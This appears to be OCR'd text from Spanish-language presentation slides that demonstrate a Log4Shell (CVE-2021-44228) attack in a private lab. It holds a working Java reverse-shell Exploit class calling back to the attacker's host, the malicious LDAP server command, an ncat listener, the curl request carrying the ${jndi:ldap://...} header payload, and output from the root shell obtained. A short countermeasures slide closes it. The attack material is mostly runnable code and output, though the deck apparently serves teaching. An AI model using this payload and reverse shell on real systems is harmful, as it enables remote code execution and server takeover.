
Servidor LDAP malicioso

- Script Python sobre máquina virtual Kali Linux
- Fork de proyecto ‘log4j-shell-poc’




```
┌──(kali㉿kali)-[~/log4j-shell-poc-adm]
└─$ ./poc.py --serversip 192.168.56.100 --webport 8000 --ncip 192.168.56.1 --ncport 12345

[!] CVE: CVE-2021-44228
[!] Github repo: https://github.com/kozmer/log4j-shell-poc

Picked up _JAVA_OPTIONS: -Dawt.useSystemAAFontSettings=on -Dswing.aatext=true
[+] Exploit java class created success
[+] Setting up LDAP server

[+] Send me: ${jndi:ldap://192.168.56.100:1389/a}

[+] Starting Webserver on port 8000 http://0.0.0.0:8000
Picked up _JAVA_OPTIONS: -Dawt.useSystemAAFontSettings=on -Dswing.aatext=true
Listening on 0.0.0.0:1389
█
```


Servidor LDAP malicioso (marshalling)




Servidor LDAP malicioso (marshalling)




Servidor LDAP malicioso (marshalling)



Servidor LDAP malicioso (marshalling)




Servidor LDAP malicioso (clase Exploit)



```java
import java.io.IOException;
import java.io.InputStream;
import java.io.OutputStream;
import java.net.Socket;

public class Exploit {
    public Exploit() throws Exception {
        String host="192.168.56.1";
        int port=12345;
        String cmd="/bin/sh";
        Process p=new ProcessBuilder(cmd).redirectErrorStream(true).start();
        Socket s=new Socket(host,port);
        InputStream pi=p.getInputStream(),
            pe=p.getErrorStream(),
            si=s.getInputStream();
        OutputStream po=p.getOutputStream(),so=s.getOutputStream();
        while(!s.isClosed()) {
            while(pi.available()>0)
                so.write(pi.read());
            while(pe.available()>0)
                so.write(pe.read());
            while(si.available()>0)
                po.write(si.read());
            so.flush();
            po.flush();
            Thread.sleep(50);
            try {
                p.exitValue();
                break;
            }
            catch (Exception e){
            }
        };
        p.destroy();
        s.close();
    }
}
```

El ataque: primer paso


- En la máquina del atacante (192.168.56.1) dejar netcat escuchando en el puerto 12345



```
ncat -lp 12345
```

El ataque: segundo paso


- En la máquina del servidor LDAP malicioso (192.168.56.100) se lanza el servidor LDAP en el puerto 1389 y el servidor web en el puerto 8000



```
┌──(kali㉿kali)-[~/log4j-shell-poc-adm]
└─$ ./poc.py --serversip 192.168.56.100 --webport 8000 --ncip 192.168.56.1 --ncport 12345

[!] CVE: CVE-2021-44228
[!] Github repo: https://github.com/kozmer/log4j-shell-poc

Picked up _JAVA_OPTIONS: -Dawt.useSystemAAFontSettings=on -Dswing.aatext=true
[+] Exploit java class created success
[+] Setting up LDAP server

[+] Send me: ${jndi:ldap://192.168.56.100:1389/a}

[+] Starting Webserver on port 8000 http://0.0.0.0:8000
Picked up _JAVA_OPTIONS: -Dawt.useSystemAAFontSettings=on -Dswing.aatext=true
Listening on 0.0.0.0:1389
Send LDAP reference result for a redirecting to http://192.168.56.100:8000/Exploit.class
192.168.56.200 - - [02/Jan/2022 18:18:19] "GET /Exploit.class HTTP/1.1" 200 -
█
```

El ataque: tercer paso


- Enviar solicitud con la macro JNDI de Log4Shell al servidor



```
curl 192.168.56.200:8080 \
     -H 'X-Api-Version: ${jndi:ldap://192.168.56.100:1389/a}'
```

El ataque: resultados


- En el servidor LDAP malicioso se ha recibido la petición del recurso y se ha servido la clase Exploit con éxito



```
┌──(kali㉿kali)-[~/log4j-shell-poc-adm]
└─$ ./poc.py --serversip 192.168.56.100 --webport 8000 --ncip 192.168.56.1 --ncport 12345

[!] CVE: CVE-2021-44228
[!] Github repo: https://github.com/kozmer/log4j-shell-poc

Picked up _JAVA_OPTIONS: -Dawt.useSystemAAFontSettings=on -Dswing.aatext=true
[+] Exploit java class created success
[+] Setting up LDAP server

[+] Send me: ${jndi:ldap://192.168.56.100:1389/a}

[+] Starting Webserver on port 8000 http://0.0.0.0:8000
Picked up _JAVA_OPTIONS: -Dawt.useSystemAAFontSettings=on -Dswing.aatext=true
Listening on 0.0.0.0:1389
Send LDAP reference result for a redirecting to http://192.168.56.100:8000/Exploit.class
192.168.56.200 - - [02/Jan/2022 18:18:19] "GET /Exploit.class HTTP/1.1" 200 -
▮
```

El ataque: resultados


- En el servidor web se ha atendido la petición, pero no se ha enviado respuesta (se ha quedado ejecutando la clase Exploit)



```
user@debian:~$ docker run --name vulnerable-app --rm -p 8080:8080 ghcr.io/christophetd/log4shell-vulnerable-app

  .   ____          _            __ _ _
 /\\ / ___'_ __ _ _(_)_ __  __ _ \ \ \ \
( ( )\___ | '_ | '_| | '_ \/ _` | \ \ \ \
 \\/  ___)| |_)| | | | | || (_| |  ) ) ) )
  '  |____| .__|_| |_|_| |_\__, | / / / /
 =========|_|==============|___/=/_/_/_/
 :: Spring Boot ::                (v2.6.1)

2022-01-02 23:15:24.015  INFO 1 --- [           main] f.c.l.v.VulnerableAppApplication         : Starting VulnerableAppApplication using Java 1.8.0_181 on ab1be4fa1f73 with P
ID 1 (/app/spring-boot-application.jar started by root in /)
2022-01-02 23:15:24.022  INFO 1 --- [           main] f.c.l.v.VulnerableAppApplication         : No active profile set, falling back to default profiles: default
2022-01-02 23:15:25.543  INFO 1 --- [           main] o.s.b.w.e.t.TomcatWebServer              : Tomcat initialized with port(s): 8080 (http)
2022-01-02 23:15:25.593  INFO 1 --- [           main] o.a.c.c.StandardService                  : Starting service [Tomcat]
2022-01-02 23:15:25.593  INFO 1 --- [           main] o.a.c.c.StandardEngine                   : Starting Servlet engine: [Apache Tomcat/9.0.55]
2022-01-02 23:15:25.682  INFO 1 --- [           main] o.a.c.c.C.[.[.[/]                        : Initializing Spring embedded WebApplicationContext
2022-01-02 23:15:25.698  INFO 1 --- [           main] w.s.c.ServletWebServerApplicationContext : Root WebApplicationContext: initialization completed in 1589 ms
2022-01-02 23:15:26.687  INFO 1 --- [           main] o.s.b.w.e.t.TomcatWebServer              : Tomcat started on port(s): 8080 (http) with context path ''
2022-01-02 23:15:26.700  INFO 1 --- [           main] f.c.l.v.VulnerableAppApplication         : Started VulnerableAppApplication in 3.396 seconds (JVM running for 4.521)
2022-01-02 23:17:28.511  INFO 1 --- [nio-8080-exec-1] o.a.c.c.C.[.[.[/]                        : Initializing Spring DispatcherServlet 'dispatcherServlet'
2022-01-02 23:17:28.512  INFO 1 --- [nio-8080-exec-1] o.s.w.s.DispatcherServlet                : Initializing Servlet 'dispatcherServlet'
2022-01-02 23:17:28.513  INFO 1 --- [nio-8080-exec-1] o.s.w.s.DispatcherServlet                : Completed initialization in 1 ms
```

El ataque: resultados

- En la máquina del atacante se ha abierto un reverse shell en el programa ‘netcat’




```
curl 192.168.56.200:8080 -H 'X-Api-Version: ${jndi:ldap://192.168.56.100:1389/a}'
```

```
ncat -lp 12345   ✓
hostname
ab1be4fa1f73
uname -a
Linux ab1be4fa1f73 4.9.0-17-amd64 #1 SMP Debian 4.9.290-1 (2021-12-12) x86_64 L
inux
whoami
root
ps
PID   USER     TIME  COMMAND
    1 root      0:05 java -jar /app/spring-boot-application.jar
   24 root      0:00 /bin/sh
   29 root      0:00 ps
```


Contramedidas

- Actualización de Log4J
  - A partir de versión 2.17.0
- Autoparche



